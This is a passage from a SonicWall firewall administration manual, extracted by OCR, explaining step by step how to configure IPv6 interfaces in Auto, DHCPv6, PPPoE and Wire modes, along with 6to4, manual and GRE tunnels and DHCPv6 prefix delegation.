
- Select **Disable all IPv6 Traffic on the Interface** to stop the interface from handling all IPv6 traffic. Disabling IPv6 traffic can improve firewall performance for non-IPv6 traffic. If the firewall is deployed in a pure IPv4 environment, SonicWALL recommends enabling this option.
- Select **Enable Listening to Router Advertisement** to have the firewall receive router advertisement. If disabled, the interface filters all incoming Router Advertisement message, which can enhance security by eliminating the possibility of receiving malicious network parameters (for example, prefix information or default gateway). This option is not visible for Auto mode. In Auto mode, it is always enabled.

- Select **Enable Stateless Address Autoconfiguration** to allow autonomous IPv6 addresses to be assigned to this interface. If unchecked, all assigned autonomous IPv6 address will be removed from this interface. This option is not visible for Auto mode. In Auto mode, it is always enabled.
- Enter a numeric value for **Duplicate Address Detection Transmits** to specify the number of consecutive Neighbor Solicitation messages sent while performing Duplicate Address Detection (DAD) before assigning a tentative address to interface. A value of 0 indicates that DAD is not performed on the interface.

  Similar with IPv4 gratuitous ARP, IPv6 node uses Neighbor Solicitation message to detect duplicate IPv6 address on the same link. DAD must be performed on any Unicast address (except Anycast address) before assigning a tentative to an IPv6 interface.

DHCPv6 Protocol Tab

When configuring an IPv6 interface in DHCpv6 mode, the **Protocol** tab displays additional DHCPv6 information.



The following information is displayed on the Protocol tab:

- **DHCPv6 State**: If the interface is configured for Stateless mode, the DHCPv6 State will be Stateless. If the interface is configured for Stateful mode, the DHCPv6 State will be either Enable or Disabled. When the interface is in Stateful, DHCPv6 mode, mousing over the icon to the left of the DHCPv6 State will display current Router Advertisement information for the interface.
- **DHCPv6 Server**: The IPv6 address of the DHCPv6 server.
- **Stateful Addresses Acquired via DHCPv6**: Displays information on any acquired stateful IPv6 addresses.
- **DNS Servers**: The IPv6 addresses of any DNS Servers.

Configuring an Interface for Auto Mode


Auto mode utilities IPv6's Stateless Address Autoconfiguration to assign IPv6 address. This mode does not require any manual address configuration by the network administrator. The firewall listens to the network and

receives prefix information from neighboring routers. The IPv6 Stateless Address Autoconfiguration feature performs all configuration details, such as IPv6 address assignment, address deleting for address conflicting or lifetime expiration, and default gateway selection based on the information collected from on-link router.

NOTE: Auto mode can only be configured for the WAN zone. For security consideration, Auto mode is not available on LAN zone interface.

The following diagram shows a sample topology for IPv6 configured in Auto mode.

Sample IPv6 Auto Mode Configuration



In this mode, two types of IPv6 address are possible to assign:

- **Automatic Address** - The interface default link-local address. It is never timed out and is not able to be edited or deleted.
- **Autonomous Address** - Assigned from Stateless Address Autoconfiguration. Users can manually delete the address if they do not want to wait for its valid lifetime expires.

To configure an IPv6 interface for Auto mode:

1. Navigate to the **Network > Interfaces** page.
2. Click on the **IPv6** button at the top right corner of the page. IPv6 addresses for the appliance are displayed.
3. Click on the **Configure** icon for the interface you want to configure an IPv6 address for. The **Edit Interface** dialog displays.

4 In the **IP Assignment** drop-down menu, select **Auto**.

5 Optionally, you can select enter a numeric value for **Duplicate Address Detection Transmits** on the **Advanced** tab to specify the number of consecutive Neighbor Solicitation messages sent while performing Duplicate Address Detection (DAD) before assigning a tentative address to interface. A value of 0 indicates that DAD is not performed on the interface.

6 Click **OK**.

Configuring an Interface for PPPoE

Point-to-Point Protocol Over Ethernet (PPPoE) for IPv6 provides the ability to connect a network of hosts over a simple bridging access device to a remote Access Concentrator in the IPv6 network. Each host utilizes its own Point-to-Point Protocol stack and the user is presented with a familiar user interface. The access control, billing, and type of service can be done on a per-user basis, rather than a per-site. PPPoE for IPv4 and IPv6 use the same interface to avoid multiple PPPoE connections on the same interface, and PPPoE for IPv6 cannot be applied alone, it must be used with PPPoEv4 at the same time. This means you must configure the IPv4 assignment to PPPoE mode before configuring PPPoE for IPv6 on the interface. Once the PPPoE connection for IPv6 is established, it can also pass IPv4 traffic.and communicate beyond the local network.

To configure an interface for PPPoE with IPv6:

1 Navigate to the **Network > Interfaces** page in the Management Interface.

2 Configure an interface in IPv4 to use PPPoE.

3 Change the **View IP Version** radio button to **IPv6**.

4 Click the **Configure** icon for the desired interface.

5 Configure the interface parameters in the **General** and **Protocol** tabs.

Point-to-Point Protocol NCP negotiation can only negotiate the Link Local addresses, which are used to communicate within the local network, so a global address should be obtained to communicate beyond the local network.

6 To obtain a global address, configure the **PPPoE global address acquired** section in the **General** tab.

There are three ways for obtaining a global address:

Auto

The default global address is set to Auto, which provides a link local address.

a Select **Auto** from the **PPPoE Address Assignment** drop-down list.

b Click the **OK** button.

Static

a Select **Static** mode from the **PPPoE Address Assignment** drop-down list.

b Click the **OK** button.

DHCPv6

a Select **DHCPv6** from the **PPPoEv6 Address Assignment** drop-down list.

b In the **Advanced** tab, click the **Enable Listening to Router Advertisement** and **Enable Stateless Address Auto-configuration** check boxes.

c Click the **OK** button.

The PPPoE feature for IPv6 is now configured, to disable it, click the **Disconnect** button for the desired interface in the main **Network > Interfaces** page.

Configuring a VLAN Sub-interface

The procedure for configuring a VLAN Sub-interface in IPv6 is identical to that in IPv4. Refer to the Configuring VLAN Subinterfaces (NSA series) for details.

NOTE: All VLAN Sub-interfaces must be configured in IPv4, before configuring them in IPv6.

Configuring an Interface for Wire Mode

IPv4 and IPv6 Wire Mode interfaces share the same configuration, so any changes made in the IPv4 configuration automatically reflect in the IPv6 configuration. For example, if the **Disable Stateful Inspection** option is enabled in IPv4, it will also be enabled in IPv6.

To configure an IPv6 interface for Wire Mode, first configure an IPv4 interface for Wire Mode, and then change the **View IP Version** to **IPv6**. Refer to Configuring Wire Mode (SonicWall NSA series appliances) for details on Wire Mode and configuration procedures.

NOTE: All Wire Mode interface configurations and changes must be made in IPv4 before using them in IPv6.


Configuring IPv6 Tunnel Interfaces

This section describes how to tunnel IPv4 packets through IPv6 networks and IPv6 packets through IPv4 networks. For instance, in order to pass IPv6 packets through the IPv4 network, the IPv6 packet will be encapsulated into an IPv4 packet at the ingress side of a tunnel. When the encapsulated packet arrives at the egress of the tunnel, the IPv4 packet will be de-capsulated.

Tunnels can be either automatic or manually configured. A configured tunnel determines the endpoint addresses by configuration information on the encapsulating node. An automatic tunnel determines the IPv4 endpoints from the address of the embedded IPv6 datagram. IPv4 multicast tunneling determines the endpoints through Neighbor Discovery.

The following diagram depicts an IPv6 to IPv4 tunnel.

IPv6 to IPv4 Tunnel Configuration



The following sections describe IPv6 Tunnel Interface configuration:

- Configuring the 6to4 Auto Tunnel
- Configuring 6to4 Relay for Non-2002 Prefix Access
- Configuring a Manual IPv6 Tunnel
- Configuring a GRE IPv6 Tunnel
- IPv6 Prefix Delegation
- Configuring IPv6 Prefix Delegation on the Upstream Interface
- Configuring IPv6 Prefix Delegation on the Downstream Interface
- About 6rd Tunnel Interfaces
- Configuring a 6rd Tunnel Interface


Configuring the 6to4 Auto Tunnel

The 6to4 Auto Tunnel is an automatic tunnel: tunnel endpoints are extracted from the encapsulated IPv6 datagram. No manual configuration is necessary.

6to4 tunnels use a prefix of the form “2002:*tunnel-IPv4-address*::/48” to tunnel IPv6 traffic over IPv4. (for example, if the tunnel’s IPv4 endpoint has the address a01:203, the 6to4 tunnel prefix is “2002:a01:203::1.”) Routers advertise a prefix of the form “2002:[IPv4]:xxxx/64” to IPv6 clients. For complete information, see RFC 3056.

The following diagram shows a sample 6to4 auto tunnel topology.

Sample 6to4 Auto Tunnel Configuration



In the example, customers do not need to specify the tunnel endpoint, but only need to enable the 6to4 auto tunnel. All packets with a 2002 prefix will be routed to the tunnel, and the tunnel's IPv4 destination will be extract from the destination IPv6 address.

6to4 tunnels are easy to configure and use. Users must have a global IPv4 address and IPv6 address, which must also have a 2002 prefix. Therefore, in general, user can only access network resource with a 2002 prefix.

NOTE: Only one 6to4 auto tunnel can be configured on the firewall.

To configure the 6to4 tunnel on the firewall:

1 Navigate to the **Network > Interfaces** page.

2 Click the **Add Interface** button.

3 Select the **Zone** for the 6to4 tunnel interface. This is typically the WAN interface.

4 In the **Tunnel Type** drop-down menu, select **6to4 Auto Tunnel Interface**.

5 By default, the interface **Name** is set to **6to4AutoTun**.

6 Select the **Enable IPv6 6to4 Tunnel** check box.

7 Optionally, you can configure **Management** login or **User Login** over the 6to4 tunnel.

8 Click **OK**.

Configuring 6to4 Relay for Non-2002 Prefix Access

By default, 6to4 auto tunnel can only access the destination with a 2002 prefix. The 6to4 relay feature can be used to access non-2002 prefix destinations. To enable 6to4 relay, simply create a Route Policy to route all traffic destined for 2003 prefixes over the 6to4 auto tunnel interface, as shown in the following example.

This static route can be added on the 6to4 auto tunnel interface to enable the relay feature, which makes it possible to access the IPv6 destination with non-2002: prefix through 6to4 tunnel. Note that, the gateway must be the IPv6 address with the 2002: prefix.

Configuring a Manual IPv6 Tunnel

To configure the 6to4 tunnel on the firewall:

1 Navigate to the **Network > Interfaces** page.

2 Click the **Add Interface** button.

3 Select the **Zone** for the tunnel interface.

4 In the **Tunnel Type** drop-down menu, select **IPv6 Manual Tunnel Interface**.

5 Enter a **Name** for the tunnel interface.

6 Enter the **Remote IPv4 address** for the tunnel endpoint.

7 For the **Remote IPv6 network** select an IPv6 Address object, which can be a group, range, network, or Host.


8 Optionally, you can configure **Management** login or **User Login** over the 6to4 tunnel.

9 Click **OK**.


Configuring a GRE IPv6 Tunnel

GRE can be used to tunnel IPv4 and IPv6 traffic over IPv4 or IPv6. GRE tunnels are static tunnels where both endpoints are specified manually. The following diagram shows a sample GRE IPv6 tunnel.

Sample GRE IPv6 Tunnel Configuration



The configuration of a GRE tunnel is similar to a manual tunnel, except **GRE Tunnel Interface** is selected for the **Tunnel Type**.



IPv6 Prefix Delegation

IPv6 Prefix Delegation, also known as DHCPv6 Prefix Delegation (DHCPv6-PD), is an extension to DHCPv6. In DHCPv6, addresses are assigned by a DHCPv6 server to an IPv6 host. In DHCPv6-PD, complete IPv6 subnet addresses and other parameters are assigned by a DHCPv6-PD server to a DHCPv6-PD client.

When DHCPv6-PD is enabled, it is applied to all DHCPv6 interfaces attached to the WAN zone. DHCPv6-PD is an additional subnet-configuration mode that co-exists with DHCPv6.

The IPv6 address is a combination of the prefix provided by the DHCPv6-PD server and the suffix provided by the DHCPv6-PD client. The prefix length is 64 by default, but can be edited.

When the firewall starts, a default address object group called *Prefixes from DHCPv6 Delegation* is automatically created. Prefixes delegated from the upstream interface are members of this group.

IPv6 Prefix Delegation is configured on:

- An Upstream Interface
- One or More Downstream Interfaces

When the upstream interface learns the prefix delegation from the DHCPv6-PD server, SonicOS calculates and applies the IPv6 address prefixes to all the downstream interfaces, and the downstream interfaces advertise this information to all the hosts in their network segments.

This section contains the following configuration procedures:

- Configuring IPv6 Prefix Delegation on the Upstream Interface
- Configuring IPv6 Prefix Delegation on the Downstream Interface


NOTE: Before you disable prefix delegation in your network, we recommend that you release the prefix delegation in the upstream interface first.

Configuring IPv6 Prefix Delegation on the Upstream Interface


To configure IPv6 Prefix Delegation on the upstream interface:

1 Go to the **Network > Interfaces** page.

2 Select the **IPv6** option.



3 Click the **Edit** icon in the **Configure** column for the Interface you want to configure as the upstream interface. The **Edit Interface** dialog appears.



4 The **Zone** will always be **WAN**.

5 From the **IP Assignment** menu, select **DHCPv6**.


6 Select the **Enable DHCPv6 prefix delegation** option.

7 From the **DHCPv6 Mode** menu, select **Manual**.

8 To see the configured DHCPv6 information, click the **Protocol** tab.


- In the **DHCPv6 General Information** panel, the **DHCPv6 DUID** is displayed.

- In the **Stateful Addresses Acquired via DHCPv6** panel, the stateful **IAID** is displayed.



- In the **Delegated Prefixes Acquired via DHCPv6** panel, the delegated **IAID** is displayed.

9 Click the **Renew** button. The information for the other columns is displayed.




Configuring IPv6 Prefix Delegation on the Downstream Interface

To configure IPv6 Prefix Delegation on the downstream interface:

1 Go to the **Network > Interfaces** page.


2 Select the **IPv6** option.

3 Click the **Edit** icon in the **Configure** column for the Interface you want to configure as the downstream interface. The **Edit Interface** dialog appears.




4 Select the **Enable Router Advertisement** option.

